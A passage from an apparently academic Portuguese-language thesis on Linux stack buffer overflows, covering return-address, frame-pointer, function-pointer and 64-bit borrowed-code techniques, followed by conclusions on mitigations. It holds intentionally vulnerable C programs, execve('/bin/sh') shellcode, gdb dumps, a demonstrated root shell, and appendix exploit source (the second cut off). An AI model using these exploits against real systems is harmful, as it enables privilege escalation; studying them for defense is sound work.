Além disso, em ambos os tipos de sistema, o registrador `AX` é responsável por armazenar o número da chamada de sistema a ser executada, cujos valores estão descritos em `arch/x86/include/asm/unistd_64.h`. Love (2010) explica que os identificadores de chamadas de sistema são armazenados em uma tabela, conforme está definida em `arch/x86/kernel/syscall_64.c`[12]. As chamadas de sistema não são ligadas na forma convencional; há macros que desenrolam as chamadas no devido código Assembly explicado acima (LOVE, 2010). Uma outra maneira de se usar uma chamada de sistema é invocando a função **`int`** `syscall(`**`int`** `number, ...)`, em que o primeiro argumento é o número da *syscall* e os restantes são os próprios argumentos da *syscall*, em ordem.

Por fim, para executar uma chamada de sistema, são necessárias instruções especiais. Em ambientes 64 *bits*, o nome da instrução é bem sugestivo: `syscall`; em 32 *bits*, é a interrupção 0x80 (`int 0x80`) (MAUERER, 2008).

Como exemplo, a Figura 18 mostra o famoso "Hello, world!" usando uma das mais conhecidas chamadas de sistema: `write()`; seu protótipo é `ssize_t write(`**`int`** `fd, `**`const void`** `*buf, size_t count)`. Essa chamada de sistema copia *count bytes* do *buffer* apontado por *buf* para o arquivo referenciado pelo descritor de arquivos *fd* e retorna o número de *bytes* escritos ou um valor de erro. O código obtém o respectivo descritor de arquivo[13] para o *stream*[14] `stdout`, a fim de escrever a *string* `"Hello, world!\n"` na saída padrão.

[12] Apenas os arquivos para arquiteturas 64 *bits* foram descritos no texto, mas os arquivos para 32 *bits* possuem nomes semelhantes e se encontram nos mesmos diretórios citados.

[13] No Linux, todo arquivo aberto por um processo possui um inteiro identificador de sua instância, conhecido como descritor de arquivo (MITCHELL; OLDHAM; SAMUEL, 2001).

[14] Um *stream* referido no texto é como um "ponteiro para um arquivo", implementado como uma estrutura contendo as informações sobre um arquivo (KERNIGHAN; RITCHIE, 1988). Um dos membros dessa estrutura é justamente o descritor de arquivo.

```
1  #include <stdio.h>
2  #include <unistd.h>
3
4  int main()
5  {
6          int out = fileno(stdout);
7
8          if (out != -1)
9                  write(out, "Hello, world!\n", 14);
10
11         return 0;
12 }
```

Figura 18: Exemplo de programa usando chamada de sistema `write()`

Já o programa da Figura 19 mostra o mesmo programa com uma chamada de sistema com Assembly *inline*. A *string* é empilhada através das instruções de `pushq` (mneumônico para ***push q****uadword*), em *little endian* e no sentido dos endereços baixos. Considera-se que o descritor de arquivos para a saída padrão é 1 (`stdout`).

A Figura 20, por sua vez, mostra um código que executa um *shellcode* usando a chamada de sistema `execve()`. Essa chamada de sistema executa um processo cujos nome, argumentos e variáveis de ambiente são fornecidos ao processo como argumentos da função.

5.4 Exploração pelo endereço de retorno

A exploração pelo endereço de retorno consiste em sobrescrever o endereço de retorno na função que apresenta a vulnerabilidade para algum endereço do *buffer*

```
1  /*
2   * 0x48 0x65 0x6c 0x6c 0x6f 0x2c 0x20 0x77
3   * H    e    l    l    o    ,    ' '  w
4   * 0x6f 0x72 0x6c 0x64 0x21 0x0a
5   * o    r    l    d    !    \n
6   */
7
8  int main()
9  {
10         __asm("  movq $0x0a21646c726f,%rax;      \
11                  pushq %rax;                     \
12                  movq $0x77202c6f6c6c6548,%rax;  \
13                  pushq %rax;                     \
14                  movq $0x1,%rdi;                 \
15                  movq %rsp,%rsi;                 \
16                  movq $14,%rdx;                  \
17                  movq $0x1,%rax;                 \
18                  syscall;"
19         );
20
21         return 0;
22 }
```

Figura 19: Exemplo de programa usando chamada de sistema `write()` com Assembly *inline*

onde ocorre o transbordamento. O código da Figura 21 é usado para exemplificar e é baseado em Levy (1996).

O *buffer overflow* ocorre na linha 18 com uma *string* com mais de 100 caracteres, a qual é fornecida como argumento na linha de comando. O *array* é preenchido pela chamada à função `strcpy()`. Assim, quando o programa for explorado, ele será executado como sugerido pela Figura 22.

Ainda na Figura 22, *stack-config* é o conteúdo a ser escrito na pilha que alterará toda a semântica do processo vulnerável. Esse conteúdo consiste no *shellcode* propriamente dito e no endereço da pilha onde se encontra o *buffer*. O endereço

```
1  int main()
2  {
3          __asm(
4                  /*
5                   * int execve(const char *filename, char *const
6                   *            argv[], char *const envp[]);
7                   *
8                   * rax: 59; rdi: "/bin/sh"; rsi: 0, rdx: 0
9                   *  /  b  i  n  /  s  h
10                  *  2F 62 69 6E 2F 73 68
11                  */
12
13                 "                                    \
14                 movq $0x68732F6E69622F, %rax;        \
15                 pushq %rax;                          \
16                 movq %rsp, %rdi;                     \
17                 movq $0,%rsi;                        \
18                 movq $0,%rdx;                        \
19                 movq $59, %rax;                      \
20                 syscall;                             \
21                 "
22         );
23
24         return 0;
25 }
```

Figura 20: Exemplo de *shellcode* em Assembly *inline*

dessa região de memória é copiado para o local onde o endereço de retorno para a função `main()` foi salvo, a fim de que o processo continue executando a partir do *shellcode* ao invés de seguir o fluxo normal. É importante ressaltar que o *shellcode* não deve conter o *byte* nulo, uma vez que este ocasiona a parada da cópia em `strcpy()`.

Para descobrir o endereço do *buffer* na pilha, é necessário descobrir a que distância o *buffer* encontra-se da base do *frame* da função `copy()` (registrador `EBP`). A Figura 23 exibe o código desta função desmontado no *debugger*.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void copy(char *str);
5
6  int main(int argc, char *argv[])
7  {
8          if (argc > 1)
9                  copy(argv[1]);
10
11         return 0;
12 }
13
14 void copy(char *str)
15 {
16         char buffer[100];
17
18         strcpy(buffer, str);
19 }
```

Figura 21: Programa vulnerável (endereço de retorno)

```
$ ./vuln 'stack-config'
```

Figura 22: Execução do programa vulnerável (endereço de retorno)

Depois que a função `copy()` é chamada, a pilha está configurada da seguinte maneira (no sentido dos endereços mais baixos): endereço de retorno da função `main()`, endereço base do *frame* da função `main()` e 120 *bytes* até o início do *buffer* (Figura 24). Como se pode observar, o compilador gerou código com um espaço de 20 *bytes* entre o *buffer* e as informações do processo.

Em seguida, admitindo que o *kernel* não esteja com a opção de *randomização* do endereço base da pilha ativada, descobre-se o endereço da pilha do processo vulnerável através de tentativas sucessivas, tomando-se como base o endereço da pilha do *exploit*. Como essas tentativas podem levar a uma posição "mediana" do

```
(gdb) disassemble copy
Dump of assembler code for function copy:
0x080483a1 <copy+0>:   push     ebp
0x080483a2 <copy+1>:   mov      ebp,esp
0x080483a4 <copy+3>:   sub      esp,0x88
0x080483aa <copy+9>:   mov      eax,DWORD PTR [ebp+8]
0x080483ad <copy+12>:  mov      DWORD PTR [esp+4],eax
0x080483b1 <copy+16>:  lea      eax,[ebp-120]
0x080483b4 <copy+19>:  mov      DWORD PTR [esp],eax
0x080483b7 <copy+22>:  call     0x80482a0 <strcpy@plt>
0x080483bc <copy+27>:  leave
0x080483bd <copy+28>:  ret
End of assembler dump.
(gdb)
```

Figura 23: Desmontagem da função `copy()` no programa vulnerável (endereço de retorno)

Endereços	Pilha	Registradores
0xbffff81c	eip	
0xbffff818	ebp1	<= ebp2
...	...	
0xbffff7a0	<buffer>	
0xbffff790		<= esp

Figura 24: Configuração da pilha após a chamada à função `copy()`

buffer, é necessário preencher o *buffer* com instruções *nop* (*no-operation*). Esse bloco de instruções faz com que a execução deslize pelo *buffer* até chegar ao *shellcode* e é conhecido como *nop sled* (ERICKSON, 2008). A Figura 25 mostra a configuração da pilha após o *array* ser preenchido através de um *exploit* (ver Apêndice).

[*nop sled* | *shellcode* | endereço do *buffer*]

Figura 25: Configuração da pilha após o preenchimento do *buffer*

Logo, se o programa vulnerável da Figura 21 pertencer ao superusuário *root* e possuir permissão de *set user id* (*setuid*), o *shellcode* retornará uma *shell* de *root* para o usuário que invocou o programa, devido à chamada de sistema `setresuid()`, que restaura *ids* de usuários do processo. A Figura 26 exemplifica um ataque do programa vulnerável em discussão.

```
$ ls -lh
total 24K
-rwsr-xr-x 1 root   root   6.7K 2011-03-29 20:43 vuln
-rw-r--r-- 1 hudson hudson  244 2011-03-26 17:13 vuln.c
-rwxr-xr-x 1 hudson hudson 7.5K 2011-03-29 19:42 exploit
-rw-r--r-- 1 hudson hudson 1.6K 2011-03-29 19:42 exploit.c
$ for i in $(seq 0 4 80)
> do ./exploit $i
> done
# whoami
root
```

Figura 26: Ataque do programa vulnerável (endereço de retorno)

5.5 Exploração pelo endereço base do *frame*

Na exploração pelo endereço base do *frame*, o objetivo é fazer com que o *frame* da antiga função esteja no *buffer*, sobrescrevendo o antigo `EBP` salvo na pilha para um falso *frame*. Assim, quando a antiga função retornar, o falso *frame* indicará para onde o fluxo de execução deve seguir. Um exemplo de programa vulnerável para este tipo de problema é fornecido na Figura 27.

Nesse exemplo, é possível perceber como um simples *byte* pode representar uma ameaça. O erro no programa da Figura 27 é conhecido como *off-by-one* ou *fencepost* (ERICKSON, 2008). O desenvolvedor contabilizou erroneamente

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void copy(char *str);
5
6  int main(int argc, char *argv[])
7  {
8          if (argc > 1)
9                  copy(argv[1]);
10
11         return 0;
12 }
13
14 void copy(char *str)
15 {
16         char buffer[128];
17         int i;
18
19         /* Because of the equal sign, copies 1 byte beside. */
20         for (i = 0; i <= 128; ++i)
21                 buffer[i] = str[i];
22 }
```

Figura 27: Programa vulnerável (endereço base do *frame*)

a quantidade de recursos alocados, a saber, o número de *bytes* do *buffer*; foram reservados 128 *bytes*, mas são copiados 129. O exemplo é baseado em klog (1999).

Na exploração do endereço base do *frame*, ter-se-á uma configuração de pilha semelhante à da Figura 28. Para esta exploração, foi utilizada a opção de compilação `-mpreferred-stack-boundary=n`, em que n é um expoente de 2 para alinhamento personalizado da pilha. O valor padrão normalmente é 4, mas foi usado o valor 2 (alinhamento de 4 *bytes*).

[*ebp-fake* | *eip-shellcode* | *nop sled* | *shellcode* | *ebp-changed*]

Figura 28: Configuração da pilha após o preenchimento do *buffer*

O código da função `copy()`, desmontado na Figura 29, mostra as posições das variáveis `buffer` e `i` a partir do registrador `EBP`. Uma análise apurada desse código resulta na configuração de pilha da Figura 30.

Como é possível deduzir, este tipo de exploração é mais difícil de ser realizado, uma vez que o registrador base do antigo *frame* pode estar armazenado em uma posição muito específica na pilha.

O *exploit* do programa na Figura 27 está listado no Apêndice.

5.6 Exploração pelo ponteiro de função

A Figura 31 fornece o código do programa anterior `vuln` com uma adaptação: um ponteiro de função está presente em `copy()`, que é onde ocorre a vulnerabilidade. Já a Figura 32 detalha o código Assembly de `copy()` alterada.

De acordo com o código desmontado, o ponteiro de função está a 12 *bytes* da base do *frame* e o *buffer* está a 136 (0x88) *bytes*. Assim, é possível atacar o sistema com o programa vulnerável sem sobrescrever `EBP` e `EIP` salvos na pilha, referentes à função anterior. E, de fato, é esta a diferença entre o *exploit* deste programa e os anteriores: a vulnerabilidade é explorada através do ponteiro de função em `copy()`.

É importante notar que a ordem em que as variáveis são declaradas influenciam no ataque ao ponteiro de função. Se o *array* estivesse depois do ponteiro de função, não seria possível sobrescrever o endereço armazenado nele.

```
(gdb) disassemble copy
Dump of assembler code for function copy:
0x08048367 <copy+0>:   push     ebp
0x08048368 <copy+1>:   mov      ebp,esp
0x0804836a <copy+3>:   sub      esp,0x84
0x08048370 <copy+9>:   mov      DWORD PTR [ebp-0x84],0x0
0x0804837a <copy+19>:  cmp      DWORD PTR [ebp-0x84],0x80
0x08048384 <copy+29>:  jle      0x8048388 <copy+33>
0x08048386 <copy+31>:  jmp      0x80483ab <copy+68>
0x08048388 <copy+33>:  lea      eax,[ebp-128]
0x0804838b <copy+36>:  mov      edx,eax
0x0804838d <copy+38>:  add      edx,DWORD PTR [ebp-0x84]
0x08048393 <copy+44>:  mov      eax,DWORD PTR [ebp-0x84]
0x08048399 <copy+50>:  add      eax,DWORD PTR [ebp+8]
0x0804839c <copy+53>:  movzx    eax,BYTE PTR [eax]
0x0804839f <copy+56>:  mov      BYTE PTR [edx],al
0x080483a1 <copy+58>:  lea      eax,[ebp-0x84]
0x080483a7 <copy+64>:  inc      DWORD PTR [eax]
0x080483a9 <copy+66>:  jmp      0x804837a <copy+19>
0x080483ab <copy+68>:  leave
0x080483ac <copy+69>:  ret
End of assembler dump.
(gdb) i r ebp
ebp            0xbffff76c       0xbffff76c
(gdb) x/x buffer
0xbffff6ec:    0x00000000
(gdb) x/x $ebp-128
0xbffff6ec:    0x00000000
(gdb) x/x &i
0xbffff6e8:    0x00000000
(gdb) x/x $ebp-132
0xbffff6e8:    0x00000000
(gdb)
```

Figura 29: Desmontagem da função `copy()` do programa vulnerável (endereço base do *frame*)

```
    Endereços   |    Pilha    |  Registradores
0xbffff770      |    eip      |
0xbffff76c      |    ebp1     | <= ebp2
...             |    ...      |
0xbffff6ec      | <buffer>    |
0xbffff6e8      |      i      | <= esp
```

Figura 30: Configuração da pilha após a chamada à função `copy()`

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void copy(char *str);
5
6  void f();
7
8  int main(int argc, char *argv[])
9  {
10         if (argc > 1)
11                 copy(argv[1]);
12
13         return 0;
14 }
15
16 void copy(char *str)
17 {
18         void (*fct_ptr)();
19         char buffer[100];
20
21         fct_ptr = f;
22         strcpy(buffer, str);
23         fct_ptr();
24 }
25
26 void f()
27 {
28 }
```

Figura 31: Programa vulnerável (ponteiro de função)

```
(gdb) disassemble copy
Dump of assembler code for function copy:
0x080483a1 <copy+0>:   push     ebp
0x080483a2 <copy+1>:   mov      ebp,esp
0x080483a4 <copy+3>:   sub      esp,0x98
0x080483aa <copy+9>:   mov      DWORD PTR [ebp-12],0x80483cd
0x080483b1 <copy+16>:  mov      eax,DWORD PTR [ebp+8]
0x080483b4 <copy+19>:  mov      DWORD PTR [esp+4],eax
0x080483b8 <copy+23>:  lea      eax,[ebp-0x88]
0x080483be <copy+29>:  mov      DWORD PTR [esp],eax
0x080483c1 <copy+32>:  call     0x80482a0 <strcpy@plt>
0x080483c6 <copy+37>:  mov      eax,DWORD PTR [ebp-12]
0x080483c9 <copy+40>:  call     eax
0x080483cb <copy+42>:  leave
0x080483cc <copy+43>:  ret
End of assembler dump.
(gdb) disassemble f
Dump of assembler code for function f:
0x080483cd <f+0>:      push     ebp
0x080483ce <f+1>:      mov      ebp,esp
0x080483d0 <f+3>:      pop      ebp
0x080483d1 <f+4>:      ret
End of assembler dump.
```

Figura 32: Desmontagem da função `copy()` do programa vulnerável (ponteiro de função)

5.7 *Kernel* 2.6 e arquitetura 64 *bits*: a caixa-forte

Consoante exposto no capítulo anterior, versões atuais do *kernel* possuem alguns dos mecanismos de proteção do PaX que impossibilitam o método de exploração convencional.

Assim, outras táticas de exploração são necessárias para contornar essa situação. Uma dessas formas é apresentada por (KRAHMER, 2005). A técnica por ele apresentada é chamada *borrowed code chunks exploitation technique* (ou *téc-*

nica de exploração por blocos de código emprestados). A técnica consiste em procurar, em bibliotecas dinâmicas do sistema, tal como a libc, códigos em nível Assembly que executem um *shellcode*. Se for possível sobrescrever o endereço de retorno, então será possível transferir para um código que tente simular o *shellcode*. Depois que o *buffer overflow* ocorre, a pilha está sobre controle do atacante e, conhecendo-se o código "emprestado", é possível manipular a pilha para obter as informações necessárias juntamente com o código.

O programa da Figura 33 pode conduzir o sistema a um *buffer overflow*, segundo pode ser visto na linha 33. No sistema de teste, BUFSIZ é diferente e maior que BUF_SIZ, este definido no próprio programa.

Para os testes, consideraram-se os blocos de códigos extraídos da libc, mostrados na Figura 34. A biblioteca C geralmente serve como um *wrapper* para algumas chamadas de sistema, como, por exemplo, a família de funções `exec()`. Analisando atentamente os trechos selecionados da desmontagem nessa mesma figura, é possível perceber que ele é um *shellcode* usando códigos emprestados da biblioteca compartilhada (daí o nome da técnica).

O objetivo é executar a chamada de sistema `execve()`. Para tanto, é preciso preencher os registradores com as informações necessárias. O primeiro trecho (função `clnt_broadcast()`) é responsável por atribuir o endereço na pilha do nome da *shell* (`RDI`), equivalente ao primeiro argumento de `execve()`. Então, tem-se que `RSI` (segundo argumento) é preenchido através de `R12` (na função `execle()`) e, em seguida, executa-se a chamada de sistema pela entrada na libc. Entretanto, os outros registradores não foram preenchidos ainda. Então, o código

```
1  #include <stdio.h>
2  #include <locale.h>
3  #include <err.h>
4  #include <unistd.h>
5  #include <sys/stat.h>
6  #include <sys/types.h>
7
8  #define BUF_SIZ  4096
9
10 void echo();
11
12 int main()
13 {
14         setlocale(LC_ALL, "");
15         echo();
16
17         return 0;
18 }
19
20 void echo()
21 {
22         char buffer[BUF_SIZ];
23         ssize_t nbr, nbw;
24         ssize_t off;
25         int fdin, fdout;
26
27         /* Echoing lines. */
28         fdout = fileno(stdout);
29         fdin = fileno(stdin);
30         while ((nbr = read(fdin, buffer, BUFSIZ)) != -1
31                 && nbr != 0) {
32                 for (off = 0; nbr; off += nbw, nbr -= nbw)
33                         if ((nbw = write(fdout, buffer + off, nbr))
34                                 == -1 || nbw == 0)
35                                 err(1, "stdout");
36         }
37         if (nbr == -1)
38                 err(1, "stdin");
39 }
```

Figura 33: Programa vulnerável (64 *bits*)

```
(gdb) disassemble clnt_broadcast
Dump of assembler code for function clnt_broadcast:
        ...
0x00007ffff7b6bbd4 <clnt_broadcast+1492>: mov  rdi,QWORD PTR [rsp+0x8]
0x00007ffff7b6bbd9 <clnt_broadcast+1497>: call QWORD PTR [rsp+0x18]
End of assembler dump.
(gdb) disassemble execle
Dump of assembler code for function execle:
0x00007ffff7b0380b <execle+331>:    mov    rsi,r12
0x00007ffff7b0380e <execle+334>:    call   0x7ffff7b035b0 <execve>
        ...
0x00007ffff7b0382f <execle+367>:    pop    r12
0x00007ffff7b03831 <execle+369>:    pop    r13
0x00007ffff7b03833 <execle+371>:    pop    r14
0x00007ffff7b03835 <execle+373>:    pop    r15
0x00007ffff7b03837 <execle+375>:    ret
End of assembler dump.
(gdb) disassemble opendir
Dump of assembler code for function opendir:
        ...
0x00007ffff7afef1b <opendir+59>:    pop    rdx
0x00007ffff7afef1c <opendir+60>:    ret
End of assembler dump.
(gdb) disassemble clock
Dump of assembler code for function clock:
        ...
0x00007ffff7af206d <clock+125>:    imul   rax,rdx
0x00007ffff7af2071 <clock+129>:    ret
End of assembler dump.
```

Figura 34: Pedaços de código emprestados da libc

da mesma função copia para `R12` o que estiver na pilha. Assim, será possível extrair um zero da pilha e atribuí-lo a `RSI` (*array* de argumentos nulo). A função `clock()` permite "zerar" o registrador `RAX` se a multiplicação envolver um zero (no caso, registrador `RDX`). O zero pode ser colocado em `RDX` através do trecho em `opendir()` (*array* de variáveis do ambiente nulo). Logo, todos os registra-

dores estarão prontos para uma chamada a `execve()`. É necessário atribuir zero ao registrador `RAX` porque a chamada a `execve()` em `execle()` no sistema usado para os testes copia o número da chamada de sistema apenas na parte baixa do registrador `RAX` (`EAX`).

Contudo, este tipo de exploração não está funcionando mais para programas *suid*. Os endereços da biblioteca compartilhada também estão variando para este tipo de programa, segundo testes executados no *debugger*. Mesmo no GDB, que geralmente mantém endereços fixos para segmentos do processo para análise de código, os endereços da biblioteca estavam variando. Executando o *exploit* especificado no Apêndice, a execução termina com um erro de acesso inválido de memória chamado *segmentation fault*. Também foi colocado um *buffer* na função `main()`, apenas para garantir que a técnica de utilização de código emprestado não usasse a pilha além do limite, gerando um acesso inválido de memória, porém sem obter sucesso.

A técnica é difícil de ser utilizada porque depende do código que se quer "pegar emprestado" e, obviamente, o endereço da biblioteca, embora possa ser estático, depende de configurações específicas do sistema alvo.

6 CONCLUSÃO

Este trabalho apresentou uma visão geral sobre *buffer overflow*. Foram mostradas as formas como o problema era explorado e porque sua exploração atualmente está mais restrita. O estudo realizado mostra que a vulnerabilidade é um problema

resultante de um erro do desenvolvedor, embora as medidas preventivas apresentadas possam evitar a real ocorrência do erro.

Neste trabalho, mostrou-se o quão vulnerável ainda é a arquitetura 32 *bits*, embora ela esteja entrando em uma fase de desuso com a adoção de novos processadores 64 *bits*, até mesmo pela ausência de mecanismos protetores contra execução arbitrária. Além disso, como foi apresentado, apenas um ou alguns poucos *bytes* podem ameaçar a integridade do sistema. Também, apesar das ferramentas evoluírem bastante com o tempo, ainda é possível encontrar modos de fraudar o sistema computacional.

Foram realizadas explorações sobre endereço de retorno, endereço base do *frame* e ponteiro de função para a arquitetura 32 *bits*, obtendo sucesso. Quanto à plataforma 64 *bits*, usando blocos de código emprestados, não se obteve resultado útil. No entanto, este último, se explorado com mais cautela ou por outro modo, poderia ter fornecido resultado melhor.

Dessa forma, é importante, durante a fase de desenvolvimento, tomar a devida precaução. Algumas medidas podem ser adotadas com relação à escolha das funções que manuseiam regiões de memória, como, por exemplo, substituir funções de cópia que finalizam o procedimento analisando um caractere sentinela por uma versão com um parâmetro indicando o número de *bytes* copiados. Um exemplo disso é a função `char *strcpy(char *dest, const char *src)` e sua equivalente "mais segura" `char *strncpy(char *dest, const char *src, size_t n)`. Mesmo assim, se o argumento passado for uma variável que funciona como um contador, arrisca-se de o contador estar incorreto. Ou ainda, o

código do desenvolvedor pode não adotar alguma das funções padrões e, em dado momento, manusear *buffers* e regiões de memória de forma inadequada.

Nesse sentido, é importante que o sistema operacional e o *hardware* disponibilizem formas de controle contra a vulnerabilidade em foco. Isso é atingido com precisão pelos mecanismos de "aleatorização" das regiões de memória do processo (recurso ASLR do PaX implementado atualmente no *kernel*) e pela proibição de executáveis em páginas não permitidas.

É importante salientar que algumas áreas de memória ainda não são dinamicamente aleatórias. Análises mais aprofundadas sobre falhas apresentadas nessas áreas de memória podem conduzir a novos meios de exploração. Os segmentos *data* e *text* de um processo apresentam endereços fixos nas mais diversas instâncias de execução.

O problema do *buffer overflow* pode ser evitado, em parte por boas práticas do desenvolvedor, em parte pela maneira como o *hardware* é projetado. Mesmo assim, ainda pode haver alternativas de exploração da vulnerabilidade, seja por uma análise mais apurada das metodologias apresentadas, seja pela utilização de outros meios ainda desconhecidos. Entretanto, à medida que o *kernel* é aperfeiçoado com o tempo, a exploração torna-se cada vez mais difícil.

Como sugestão de trabalho futuro, indica-se uma exploração mais aprofundada em processadores 64 *bits*. Seria interessante analisar o formato executável ELF (*Executable and Linkable Format*); se não seria possível encontrar meios de burlar o programa suscetível, por exemplo, através de suas seções. Por outro lado, pode ser que os segmentos que são estáticos, como as regiões de dados e de código,

ofereçam algum meio de inserir código executável por algum modo. E ainda, verificar se não é possível "quebrar" algum dos recursos de randomização do *kernel* que possam porventura serem mais fracos (ex. *heap*).

Outra opção de linha de pesquisa seria a análise dos métodos de proteção adotados pelos diversos sistemas operacionais, quanto à eficiência e à segurança oferecidas por eles. Seria interessante que tal pesquisa disponibilizasse testes comparativos entres os métodos propostos, se possível comparando os resultados com trabalhos semelhantes.

Uma vez que o problema é apenas amenizado, um trabalho particularmente desafiador seria a criação de um mecanismo efetivo de proteção em nível de gerenciamento de memória, verificando aspectos de desempenho.

Referências

AHO, A. V.; LAM, M. S.; SETHI, R.; ULLMAN, J. D. *Compiladores: princípios, técnicas e ferramentas*. 2. ed. Brasil: Addison Wesley, 2008.

BARATLOO, A.; TSAI, T.; SINGH, N. *Libsafe: Protecting Critical Elements of Stacks*. United States, 1999.

BOVET, D. P.; CESATI, M. *Understanding the Linux Kernel*. 3. ed. United States: O'Reilly Media, Inc, 2006.

CESAR, R. Informatização avança no país. *ComputerWorld*, 2004. http://computerworld.uol.com.br/negocios/2004/04/05/idgnoticia.2006-05-15.8440006163/. Acesso em: 23/05/2011.

COWAN, C.; PU, C.; MAIER, D.; HINTON, H.; WALPOLE, J.; BAKKE, P.; BEATTIE, S.; GRIER, A.; WAGLE, P.; ZHANG, Q. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In: *Proceedings of the 7th USENIX Security Symposium*. United States: USENIX, 1998.

ERICKSON, J. *Hacking: The Art of Exploitation*. 2. ed. United States: No Starch Press, 2008.

FAYOLLE, P.-A.; GLAUME, V. A buffer overflow study – attacks & defenses. www.shell-storm.org/papers/files/539.pdf. 2002. Acesso em: 05/10/2010.

FRITSCH, H. Buffer overflows on linux-x86-64. In: *Black Hat Europe 2009*. The Netherlands: BlackHat Europe, 2009.

IDT. *IDT MIPS Microprocessor Family Software Developer's Guide*. United States, 2000. 282 p. Disponível em: <http://www.idt.com/products/getdoc-.cfm?docid=10715>. Acesso em: 17/09/2010.

INTEL CORPORATION. *Intel® 64 and IA-32 Architectures Software Developer's Manual – Volume 1: Basic Architecture*. [S.l.], 2010. 512 p. Disponível em: <http://www.intel.com/products/processor/manuals/>. Acesso em: 05/10/2010.

INTEL CORPORATION. *Intel® 64 and IA-32 Architectures Software Developer's Manual – Volume 2A: Instruction Set Reference, A-M*. [S.l.], 2010. 844 p. Disponível em: <http://www.intel.com/products/processor/manuals/>. Acesso em: 17/09/2010.

INTEL CORPORATION. *Intel® 64 and IA-32 Architectures Software Developer's Manual – Volume 2B: Instruction Set Reference, N-Z*. [S.l.], 2010. 836 p. Disponível em: <http://www.intel.com/products/processor/manuals/>. Acesso em: 17/09/2010.

INTEL CORPORATION. *Intel® 64 and IA-32 Architectures Software Developer's Manual – Volume 3A: System Programming Guide, Part 1*. [S.l.], 2010. 834 p. Disponível em: <http://www.intel.com/products/processor/manuals/>. Acesso em: 12/09/2010.

KARPOV, A. 64 bits. *Intel® Corporation*, 2010. Disponível em: <http:/-/software.intel.com/en-us/articles/all-about-64-bits/>. Acesso em: 20/09/2010.

KERNIGHAN, B. W.; RITCHIE, D. M. *The C Programming Language*. 2. ed. United States: Prentice Hall, 1988.

KLOG. The frame pointer overwrite. *Phrack Magazine*, 1999. http://www.phrack.org/archives/55/p55_0x08_Frame%20Pointer%20Overwriting_by_klog.txt. Acesso em: 10/10/2010.

KRAHMER, S. *x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique*. United States, 2005. www.suse.de/~krahmer/no-nx.pdf. Acesso em: 25/02/2011.

LEVY, E. Smashing the stack for fun and profit. *Phrack Magazine*, 1996. http://www.phrack.org/archives/49/p49_0x0e_Smashing%20The%20Stack%20For%20Fun%20And%20Profit_by_Aleph1.txt. Acesso em: 01/10/2010.

LOVE, R. *Linux Kernel Development*. United States: Addison-Wesley, 2010.

MAUERER, W. *Professional Linux Kernel Architecture*. United States: Wiley, 2008.

MITCHELL, M.; OLDHAM, J.; SAMUEL, A. *Advanced Linux Programming*. United States: New Riders, 2001.

PaX Team. 2003. http://pax.grsecurity.net/docs/pax.txt. Acesso em: 07/11/2010.

PaX Team. 2003. http://pax.grsecurity.net/docs/noexec.txt. Acesso em: 07/11/2010.

PaX Team. 2003. http://pax.grsecurity.net/docs/pageexec.txt. Acesso em: 07/11/2010.

PaX Team. 2003. http://pax.grsecurity.net/docs/aslr.txt. Acesso em: 07/11/2010.

SILBERMAN, P.; JOHNSON, R. *A Comparison of Buffer Overflow Prevention – Implementations and Weaknesses*. United States, 2004. Disponível em: <http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-silberman/bh-us-04-silberman-paper.pdf>. Acesso em: 21/10/2010.

SILBERSCHATZ, A.; GALVIN, P. B.; GAGNE, G. *Operating Systems Concepts*. 7. ed. United States: Wiley, 2005.

SOBOLEWSKI, P. Overflowing the stack on linux x86. *Hakin9*, 2004.

TSAI, T.; SINGH, N. *Libsafe 2.0: Detection of Format String Vulnerability Exploits*. United States, 2001.

UCHÔA, J. Q. *Algoritmos Imunoinspirados Aplicados em Segurança Computacional: Utilização de Algoritmos Inspirados no Sistema Imune para Detecção de Intrusos em Redes de Computadores.* Tese (Doutorado) — UFLA, Brasil, 2009.

WAGLE, P.; COWAN, C. Stackguard: Simple stack smash protection for GCC. In: *Proceedings of the GCC Developers Summit*. Canada: [s.n.], 2003.

WILANDER, J.; KAMKAR, M. A comparison of publicly available tools for dynamic buffer overflow prevention. In: *The 10th Annual Network and Distributed System Security Symposium*. United States: [s.n.], 2003.

APÊNDICE

```
1  /******** Exploit 1 - function's return address (32 bits) ********/
2
3  #include <stdio.h>
4  #include <stdlib.h>
5  #include <string.h>
6  #include <strings.h>
7
8  #define BUFFER_SIZE     128
9  #define CMD_SIZE        200
10 #define NOP             '\x90'
11
12 char shellcode[] =
13         /* setresuid(0, 0, 0) */
14         "\x31\xC0"              /* xor eax,eax */
15         "\x31\xDB"              /* xor ebx,ebx */
16         "\x31\xC9"              /* xor ecx,ecx */
17         "\x31\xD2"              /* xor edx,edx */
18         "\xB0\xA4"              /* mov al,0xa4 */
19         "\xCD\x80"              /* int 0x80 */
20
21         /* execve("/bin/sh\0", 0, 0) */
22         "\x31\xC0"              /* xor eax,eax */
23         "\x50"                  /* push eax */
24         "\x68\x2F\x2F\x73\x68"  /* push "hs//" */
25         "\x68\x2F\x62\x69\x6E"  /* push "nib/" */
26         "\x89\xE3"              /* mov ebx,esp */
27         "\xB0\x0B"              /* mov al,0xb */
28         "\xCD\x80"              /* int 0x80 */
29
30         /* exit(0) */
31         "\xB0\x01"              /* mov al,0x1*/
32         "\xCD\x80";             /* int 0x80 */
33
34 int main(int argc, char *argv[])
35 {
36         char cmd[CMD_SIZE];
37         char *pbuf;
38         int i;
39         unsigned int offset;
```

```
40          bzero(cmd, CMD_SIZE);
41          pbuf = cmd + 8;
42
43          offset = (unsigned int)cmd;
44          if (argc > 1)
45                  offset += atoi(argv[1]);
46
47          strcpy(cmd, "./vuln '");
48
49          /* ./vuln '[    nop    | shellcode | ret addr ]'*/
50          /* return address */
51          for (i = 0; i < BUFFER_SIZE; i+= sizeof(unsigned int))
52                  *(unsigned int *)(pbuf + i) = offset;
53
54          /* nop sled */
55          memset(pbuf, NOP, 60);
56
57          /* shellcode */
58          memcpy(pbuf + 60, shellcode, sizeof(shellcode) - 1);
59
60          strcat(cmd, "'");
61          system(cmd);
62
63          return 0;
64  }
65
66  /*************** Exploit 2 - base pointer (32 bits) **************/
67
68  #include <stdio.h>
69  #include <stdlib.h>
70  #include <string.h>
71  #include <strings.h>
72
73  #define BUFFER_SIZE     128
74  #define CMD_SIZE        200
75  #define NOP             '\x90'
76
77  char shellcode[] =
78          /* setresuid(0, 0, 0) */
